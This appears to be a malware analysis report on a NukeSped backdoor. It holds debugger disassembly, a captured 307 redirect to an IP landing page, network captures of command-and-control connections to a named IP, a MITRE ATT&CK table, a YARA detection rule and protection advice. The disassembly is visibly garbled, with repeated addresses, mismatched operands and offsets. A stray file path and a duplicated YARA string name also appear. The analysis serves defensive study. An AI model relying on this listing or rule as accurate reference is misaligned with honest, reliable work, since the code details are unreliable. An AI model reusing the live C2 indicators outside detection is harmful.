000000013F422EB1	4C:898C24 60080000	mov qword ptr ss:[rsp+860],r15	
000000013F422EB9	44:8B7C24 30	mov r15d,dword ptr ss:[rsp+30]	
000000013F422EBE	45:85FF	test r15d,r15d	
000000013F422EC1	75 12	jne apt.13F422ED5	
000000013F422EC3	4B:8BCB	mov rcx,rbx	rcx:"HTTP/1.1 200 OK\r\nSet-Cookie: JSESSIONID=DA2F49FC3E7B4F362708D9031A90B3; P



# Contact Addresses

After the malware connects ,it gives 307 error, that is, it avoids the internet provider's browsing and redirects it to its own sites. Thus , it is easier to go to the e-mail site that they make themselves without getting any errors.

000000013F0F2EB7	48:8D4424 30	lea rax,qword ptr ss:[rsp+30]	
000000013F0F2EB8	4C:8D4C24 34	lea r9,qword ptr ss:[rsp+34]	
000000013F0F2EB9	4C:8D85 50030000	lea r8,qword ptr ss:[rbp+35]	
000000013F0F2EB9	48:8D4C24 50	lea rcx,qword ptr ss:[rsp+50]	
000000013F0F2EB9	8B07	mov edx,edi	
000000013F0F2EBE	48:894424 20	mov qword ptr ss:[rsp+20],rax	
000000013F0F2EA4	E8 C7EDFFFF	call apt.13F0F3C70	
000000013F0F2EA9	85C0	test eax,ecx	
000000013F0F2EA6	0F84 DA010000	je apt.13F0F30B8	
000000013F0F2EB1	4C:89BC24 60080000	mov qword ptr ss:[rsp+80],r15	
000000013F0F2EB9	44:8B7C24 30	mov r15d,qword ptr ss:[rsp+30]	
000000013F0F2EBE	45:85FF	test r15d,r15d	
000000013F0F2EC1	75 12	jne apt.13F0F2ED5	
000000013F0F2EC3	48:8BC8	mov rcx,rbx	rcx:"HTTP/1.1 307 Temporary Redirect\r\nLocation: http://88.255.216.16/landpage7"
000000013F0F2EC6	FF15 2C250200	call qword ptr ds:[&fclosesocket@]	
000000013F0F2EC6	41:8D47 32	lea eax,qword ptr ds:[r15+32]	
000000013F0F2ED0	E9 80000000	jmp apt.13F0F2F65	
000000013F0F2ED5	8B7C24 34	mov edi,dword ptr ss:[rsp+34]	
000000013F0F2ED9	41:3BF F	cmp edi,r15d	
000000013F0F2EDC	75 2F	jne apt.13F0F2F00	
000000013F0F2EDE	48:8D80 50030000	lea rcx,qword ptr ss:[rbp+350]	
000000013F0F2EE5	8B07	mov edx,edi	
000000013F0F2EE7	E8 44F6FFFF	call apt.13F0F2530	rcx:"HTTP/1.1 307 Temporary Redirect\r\nLocation: http://88.255.216.16/landpage7"
000000013F0F2EEC	48:8BC8	mov rcx,rbx	
000000013F0F2EEF	85C0	test eax,ecx	
000000013F0F2EF1	74 00	je apt.13F0F2F00	
000000013F0F2EF3	FF15 FF240200	call qword ptr ds:[&fclosesocket@]	
000000013F0F2EF9	B8 C8000000	mov eax,C8	
000000013F0F2EFE	E8 65	jmp apt.13F0F2F65	
000000013F0F2F00	FF15 F2240200	call qword ptr ds:[&fclosesocket@]	64:'d'
000000013F0F2F06	B8 64000000	mov eax,64	
000000013F0F2F08	E8 58	jmp apt.13F0F2F65	
000000013F0F2F0F	41:31F 0000A000	cmp r15d,00000000	
000000013F0F2F14	72 00	jbe apt.13F0F2F23	rcx:"HTTP/1.1 307 Temporary Redirect\r\nLocation: http://88.255.216.16/landpage7"
000000013F0F2F16	48:8BC8	mov rcx,rbx	
000000013F0F2F19	FF15 D9240200	call qword ptr ds:[&fclosesocket@]	
000000013F0F2F1F	33C0	xor eax,ecx	
000000013F0F2F21	E8 42	jmp apt.13F0F2F65	
000000013F0F2F23	4C:894424 A8080000	mov qword ptr ss:[rsp+8A8],r12	[rsp+8A8]:"/jsp/user/sms/sms_recv.jsp"
000000013F0F2F28	45:8D67 01	lea r12d,qword ptr ds:[r15+1]	
000000013F0F2F2F	4C:894424 68080000	mov qword ptr ss:[rsp+868],r14	
000000013F0F2F37	41:8BC C	mov ecx,r12d	ecx:"HTTP/1.1 307 Temporary Redirect\r\nLocation: http://88.255.216.16/landpage7"
000000013F0F2F3A	41:8BF 4	mov esi,r12d	
000000013F0F2F3D	E8 1E240000	call apt.13F0F3360	
000000013F0F2F43	4F:8B E0	mov r14,ecx	


cx=000000000002FE5F0 "HTTP/1.1 307 Temporary Redirect\r\nLocation: http://88.255.216.16/landpage7op=1&ms=http://mail.sisnet.co.kr/jsp/user/sms/sms\_recv.jsp\r\nConnection: close\r\n\r\n"  
'bx=134 L'3'  
text:000000013F0F2EC3 apt.exe:\$2EC3 #22C3

# Network Analysis

After connecting to the internet site, it provides a remote connection to port 80 of the ip address **119[.]192[.]146[.]185**.

Process	PID	Protocol	Local Address	Local Port	Remote Address	Remote Port
[System Proc...	0	TCP		49201	119.192.146.185	http
[System Proc...	0	TCP		49202	119.192.146.185	http
[System Proc...	0	TCP		49203	119.192.146.185	http
[System Proc...	0	TCP		49204	119.192.146.185	http
[System Proc...	0	TCP		49205	119.192.146.185	http

Because it is a malware which type is a backdoor, it constantly connects and terminates the connection, as it waits for a command from the specified ip address.



The screenshot shows the TCPView application window. The title bar reads 'TCPView - Sysinternals: www.sysinternals.com'. The menu bar includes 'File', 'Options', 'Process', 'View', and 'Help'. The main window displays a table of network connections. The table has columns: Process, PID, Protocol, Local Address, Local Port, Remote Address, Remote Port, State, Sent Packets, Sent Bytes, and Rcvd Packets. The first row is highlighted in blue and shows a connection from '[System P...]' (PID 0) using TCP to '119.192.146.185' on port 'http', with the state 'TIME\_WAIT'. Other rows show various system processes and services like 'lsass.exe', 'services.e...', 'svchost.exe', and 'System' in different states like 'LISTENING' or 'UDP'. At the bottom of the window, a status bar shows 'Endpoints: 22', 'Established: 0', 'Listening: 15', 'Time Wait: 1', and 'Close Wait: 0'.

Process	PID	Protocol	Local Address	Local Port	Remote Address	Remote Port	State	Sent Packets	Sent Bytes	Rcvd Packets
[System P...]	0	TCP		49163	119.192.146.185	http	TIME_WAIT			
lsass.exe	492	TCP		49156	0		LISTENING			
lsass.exe	492	TCPV6		49156	0		LISTENING			
services.e...	484	TCP		49155	0		LISTENING			
services.e...	484	TCPV6		49155	0		LISTENING			
svchost.exe	688	TCP		epmap	0		LISTENING			
svchost.exe	688	TCPV6		epmap	0		LISTENING			
svchost.exe	748	TCP		49153	0		LISTENING			
svchost.exe	748	TCPV6		49153	0		LISTENING			
svchost.exe	748	UDPV6		546	*					
svchost.exe	908	TCP		49154	0		LISTENING			
svchost.exe	908	TCPV6		49154	0		LISTENING			
svchost.exe	980	UDP		llmnr	*					
svchost.exe	980	UDPV6		5355	*					
svchost.exe	980	UDP		61174	*			4	144	
System	4	TCP		netbios-ssn	0		LISTENING			
System	4	TCP		microsoft-ds	0		LISTENING			
System	4	UDP		netbios-ns	*					
System	4	UDP		netbios-dgm	*					
System	4	TCPV6		microsoft-ds	0		LISTENING			
wininit.exe	380	TCP		49152	0		LISTENING			
wininit.exe	380	TCPV6		49152	0		LISTENING			

## Mitre Att&ck Table

Execution	Persistence	Privilege Escalation	Defense Evasion	Discovery	Collection	Command and Control
<b>T1059</b> Command and Scripting Interpreter	<b>T1546.011</b> Application Shimming	<b>T1055</b> Process Injection	<b>T1497</b> Virtualization Sandbox Evasion	<b>T1124</b> System Time Discovery	<b>T1560</b> Archive Collected Data	<b>T1573</b> Encrypted Channel
		<b>T1546.011</b> Application Shimming	<b>T1055</b> Process Injection	<b>T1518.001</b> Securtiy Software Discovery	<b>T1005</b> Data From Local System	<b>T1105</b> Ingress Tool Transfer
			<b>T1140</b> Deobfuscate Decode Files or Information	<b>T1018</b> Remote System Discovery		<b>T1071</b> Application Layer Protocol
			<b>T1027</b> Obfuscated Files or Information	<b>T1016</b> System Network Configuration Discovery		

## Yara Rule

```
import "hash"

rule APT NukeSped: RAT
{
  meta:
    description = "n5JNGFT14Q.exe"
  strings:
    $str1= "mail.sisnet.co.kr/jsp/user/sms/sms_recv_jsp"

    $str2= "mail.neocyon.com/jsp/user/sms/sms_recv.jsp"
    $str3="bYR+jw2oi2yt6b5YSmvC5tA/1fPN+FITXwYh+OiJLOGFwsi3sQnuzzJVPg/wA8aaEg="
    $str4= "Global\\BFE_Notify_Event_{6585def3-da73-4483-a4ea-dd858969ee5f}"

    $str5="bYR+jw2oi2yt6b5YV2fe68wklb7BuVROGh8ip7KPgYbYntap7VXw0R54K2nlW4KDEU8="

    $str5= "119.192.146.185"

    $command1 = "CreateMutexA"

    $command2 = "Microsoft32"

    $command3 ="GetProcAddress"

    $command4 ="LoadLibraryA"
    $command5 = "GetModuleHandleW"
    $command6 = "DelayExecution"
  condition:
    hash.md5(0,filesize) == "fdc66cdabd46bc3b26aba4e59943726b" or all of them
}
```

## Solution Proposals

There are ways to protect against a type of Backdoor malware Nukeped:

- Use of up-to-date , reliable anti-virus software in systems,
- Careful attention to incoming e-mails and not to open unconsciously without analyzing the attachments,
- Disregard of spam emails,
- Pay attention when manually authorizing the administrator permission of the applications will be opened,
- Solutions such as the creation of Mutex objects on the system , type of Backdoor malware NukeSped is contaminated with the system prevents it.





**BUĞRA KÖSE**

<https://www.linkedin.com/in/bugrakose/>